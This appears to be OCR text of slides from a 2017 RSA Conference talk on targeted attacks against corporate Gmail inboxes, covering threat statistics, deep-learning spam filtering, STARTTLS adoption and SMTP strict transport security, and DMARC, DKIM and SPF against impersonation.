RSAConference2017


San Francisco | February 13 – 17 | Moscone Center

POWER OF OPPORTUNITY

SESSION ID: HT-R11

Targeted Attacks Against Corporate Inboxes - a Gmail Perspective


Elie Bursztein with the help of **many** Googlers
@elie




1.X BILLION USERS

Stopping

hundred of billions of
attacks every week



A corporate inbox receives
4.3x more malware than an end-user inbox



Science related German companies get 9.6x more phishing attempts than their US counterpart

Highlight how various Gmail group of users exhibits different threat profiles

Global trends

Global trends

Organization trends

Global trends

Organization trends

Countries trends

Global trends

Spam

Spam

Phishing

Spam

Phishing

Impersonation

Spam

Phishing

Impersonation

Malware

Spam

Phishing


Impersonation

Malware

Interception


Spam

Google embraces deep learning



Android
Gmail
Photos
Maps
NLP
Robotics research
Speech
Translation
YouTube
… many others ...

Deep-learning for photos auto-tagging




User photo


Deep Convolutional Neural Network

“ocean”


Automatic Tag

Deep Learning power Google photos search






“Wow, the new Google photo search is a bit insane. I didn’t tag those”



“Google photo search is awesome. Searched with keyword drawing to find all my scribble at once :D”



99.9% accuracy detecting spammy email


91.7%
Large linear ML classifier

+4.7%
rule based system

+3.5%
deep learning

?
Next gen

Tensor power unit



We do deep-learning efficiently and at Google scale thanks to dedicated ASICs

https://cloudplatform.googleblog.com/2016/05/Google-supercharges-machine-learning-tasks-with-custom-chip.html


Using deep-learning allows us stay ahead of spammers

Interception


Encrypting email in transit with STARTTLS

Sender
(Alice)

Encrypting email in transit with STARTTLS



Encrypting email in transit with STARTTLS




Sender
(Alice)

Mail server
(smtp.source.com)

Mail server
(smtp.destination.com)

Recipient
(Bob)

Encrypting email in transit with STARTTLS



INBOUND

80%


Messages from other providers to Gmail are encrypted

OUTBOUND

87%

Messages from Gmail to other providers are encrypted

Transparency report - June 2014



Outbound

65%


Messages from Gmail to other providers.

Inbound


50%

Messages from other providers to Gmail.

https://googleblog.blogspot.com/2014/06/transparency-report-protecting-emails.html


Transparency report
Fraction of email encrypted
90%
80%
70%
60%
50%
40%
30%
20%
10%
0%
2013-12
2014-03
2014-06
2014-09
2014-12
2015-03
2015-06
2015-09
Inbound traffic
Outbound traffic

Broken lock UI - February 2016




John Doe

Account Information

Hi John,

Here is my account information



Broken lock UI

Increasing encryption visibility helped speed-up adoption

Next: SMTP strict transport security

Prevent MITM using rogue certificate

Like HTTPS pinning for email


Industry wide effort via MAAWG and IETF


Google, Microsoft, Yahoo, Comcast are all on board

Coming soon!


SMTP Strict Transport security is the next big milestone

Impersonation


DMARC
DKIM
SPF



Sign your email cryptographically

